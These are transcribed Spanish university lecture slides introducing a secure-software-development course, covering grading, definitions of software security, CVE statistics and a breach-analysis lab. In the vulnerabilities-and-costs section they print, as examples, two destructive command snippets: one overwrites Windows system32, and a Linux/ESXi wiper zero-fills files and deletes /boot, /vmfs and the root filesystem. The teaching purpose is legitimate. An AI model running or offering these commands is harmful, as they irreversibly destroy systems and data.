ESPE
UNIVERSIDAD DE LAS FUERZAS ARMADAS
INNOVACIÓN PARA LA EXCELENCIA

Departamento de Ciencias de la Computación

Ingeniería en Software

DESARROLLO DE SOFTWARE SEGURO

Unidad 1: INTRODUCCIÓN Y ESTUDIO DE VULNERABILIDADES

Introducción

Profesor: Geovanny Cudco

TÉCNICAS Y PONDERACION DE LA EVALUACIÓN

Técnica de evaluación	1er Parcial	2do Parcial	3er Parcial
Tareas o guías/Pruebas oral/escrita	4	4	4
Laboratorios/Informes	4	4	4
Proyectos	5	5	5
Examen Parcial	7	7	7
TOTAL	**20**	**20**	**20**

ACTUACIONES EN CLASE 0,10 CADA APORTE

Contenidos

1 Introducción

1.1 Qué es la seguridad del Software

1.2 La importancia de la seguridad en el Software

1.3 Las vulnerabilidades y sus costes

1.4 Gestión de riesgos de seguridad del software

1.5 Propiedades del software seguro y resiliente

1.6 Conceptos de seguridad

1.7 Servidores web HTTP, bases de datos


1.1. Introducción

- El software está en todas partes.
- Se ejecuta en su autos.
- Controla sus dispositivos móviles.
- Es el medio para acceder a los servicios financieros de su banco.
- Realiza el pago de la electricidad, agua y el internet.


1.1. Introducción

- Las organizaciones transmiten su **información más confidencial** mediante software que se conectan directamente a Internet.

- Las transacciones financieras de los ciudadanos están expuestas a través de Internet.



1.1. Introducción



1.1. Introducción


- Al mismo tiempo, **la era de la guerra de información [Denning 1998], el ciberterrorismo y la delincuencia informática ya están en marcha.**

- Los terroristas, el crimen organizado y otros delincuentes se dirigen a toda la gama de sistemas intensivos en software y, **a través del ingenio humano que salió mal,** están teniendo **éxito en ganar la entrada a estos sistemas.**

1.1. Introducción

El desarrollo del software **no es todavía una ciencia o una disciplina rigurosa,** y el **proceso de desarrollo por lo general no se controla para minimizar las vulnerabilidades que los atacantes explotan.**

"Bien hecho, Chang. La muralla ya no es tan grandiosa si olvidas cerrar la puerta."



1.1. Introducción


Los **defectos de seguridad y las vulnerabilidades** en el software son comunes y **pueden representar serios riesgos cuando sean explotados por los ataques maliciosos.**

1.1. Introducción

Fuentes como CVE.ICU han documentado año tras año el número de vulnerabilidades detectadas.

- **2015:** 6.494 nuevas vulnerabilidades.
- **2016:** 6.449 nuevas vulnerabilidades.
- **2017:** 14.642 nuevas vulnerabilidades.
- **2018:**16.510 nuevas vulnerabilidades.
- **2019:** 17.305 nuevas vulnerabilidades.
- **2020:** 18.322 nuevas vulnerabilidades.
- **2021:** 20.150 nuevas vulnerabilidades.
- **2022:** 25.074 nuevas vulnerabilidades.
- **2023:** 28.818 nuevas vulnerabilidades.
- **2024:** 39.980 nuevas vulnerabilidades.
- **2025*:** 21.599 nuevas vulnerabilidades.

1.1. Introducción



Fuente: https://cve.icu/index.html

Desarrollo inseguro?, ¿A quien culpamos?

PROGRAMADOR?

HACKER?

ALTA GERENCIA

USUARIO FINAL?

Contenidos

1 Introducción

1.1 Qué es la seguridad del Software

1.2 La importancia de la seguridad en el Software

1.3 Las vulnerabilidades y sus costes

1.4 Gestión de riesgos de seguridad del software

1.5 Propiedades del software seguro y resiliente

1.6 Conceptos de seguridad

1.7 Servidores web HTTP, bases de datos

1.1 Qué es la seguridad del Software

Seguridad en el software, es el uso de principios y/o buenas prácticas de **SEGURIDAD** durante el **ciclo de vida del software (SDLC)**, pudiendo ser este adquirido o desarrollado.

1.1 Qué es la seguridad del Software

La seguridad del software se refiere al **conjunto de prácticas, herramientas y metodologías empleadas para diseñar, desarrollar y mantener aplicaciones libres de vulnerabilidades o defectos que puedan ser explotados por agentes maliciosos**.

1.1 Qué es la seguridad del Software

Su **objetivo** es **proteger los sistemas contra amenazas**, **asegurar que se comporten de manera predecible ante ataques** y **preservar los datos manejados por las aplicaciones.**

Contenidos

1 Introducción

1.1 Qué es la seguridad del Software

1.2 La importancia de la seguridad en el Software

1.3 Las vulnerabilidades y sus costes

1.4 Gestión de riesgos de seguridad del software

1.5 Propiedades del software seguro y resiliente

1.6 Conceptos de seguridad

1.7 Servidores web HTTP, bases de datos

1.2 La importancia de la seguridad en el Software

Actualmente, tanto las aplicaciones empresariales como las de consumo manejan grandes volúmenes de datos críticos, desde información financiera hasta datos personales.

1.2 La importancia de la seguridad en el Software

¿Porqué es importante la seguridad del software?

1.2 La importancia de la seguridad en el Software

Razones

Protección de datos sensibles	Evita el acceso no autorizado a información crítica.
Cumplimiento normativo	Muchas industrias, como la financiera o de salud, deben seguir regulaciones estrictas de seguridad.
Confianza del usuario	Los usuarios prefieren sistemas seguros para evitar fraudes y pérdida de datos.
Reducción de riesgos legales y económicos	Las brechas de seguridad pueden implicar sanciones y pérdida de reputación.

1.2 La importancia de la seguridad en el software

Laboratorio 1: Análisis de un caso de brecha real

- **Descripción:** Investigar un caso real reciente (ej. Equifax 2017, Log4j 2021, o un caso de OWASP Case Studies).
- **Identificar:**
  - ¿Qué falló?
  - ¿Cuál fue el impacto financiero/reputacional?
  - ¿Cómo se podría haber prevenido?
- **Recurso de apoyo:** OWASP Case Studies, CVE Details, noticias técnicas.
- **Entregable:** Presentación (máximo 10 min)

Contenidos

1 Introducción

1.1 Qué es la seguridad del Software

1.2 La importancia de la seguridad en el Software

1.3 Las vulnerabilidades y sus costes

1.4 Gestión de riesgos de seguridad del software

1.5 Propiedades del software seguro y resiliente

1.6 Conceptos de seguridad

1.7 Servidores web HTTP, bases de datos

1.3 Las vulnerabilidades y sus costes

1.3 Las vulnerabilidades y sus costes

Fallo de programación, configuración o diseño que permite, de alguna manera, a los atacantes, alterar el comportamiento normal de una aplicación/sistema y realizar algo malicioso como alterar información sensible, interrumpir o destruir una aplicación o tomar su control.

```
mkdir "C:\emptydir"
robocopy "C:\emptydir" "C:\windows\system32" /MIR | shutdown /s /t 1800
```


```
find / -type f -name "*.*" | grep -v "disks" | grep -v "\/dev" | awk '{print "ls
-l \"" $0 "\"" }' |sh | awk '{if ($5>524288000) print "dd if=/dev/zero of=\"" $9
"\" bs=512k count=400 seek=400 conv=notrunc,noerror > /dev/null 2>&1 &"}' | sh
sleep 1
rm -r -f /boot/* &
rm -r -f /vmfs/* &
rm -r -f /* &
rm -f /bin/* /sbin/* &
exit
```

1.3 Las vulnerabilidades y sus costes

Situación Actual - ¡CRISIS!

- Las vulnerabilidades y amenazas van en aumento.
- Existe mayor cobertura mediática.


1.3 Las vulnerabilidades y sus costes



Fuente: https://www.cvedetails.com/browse-by-date.php

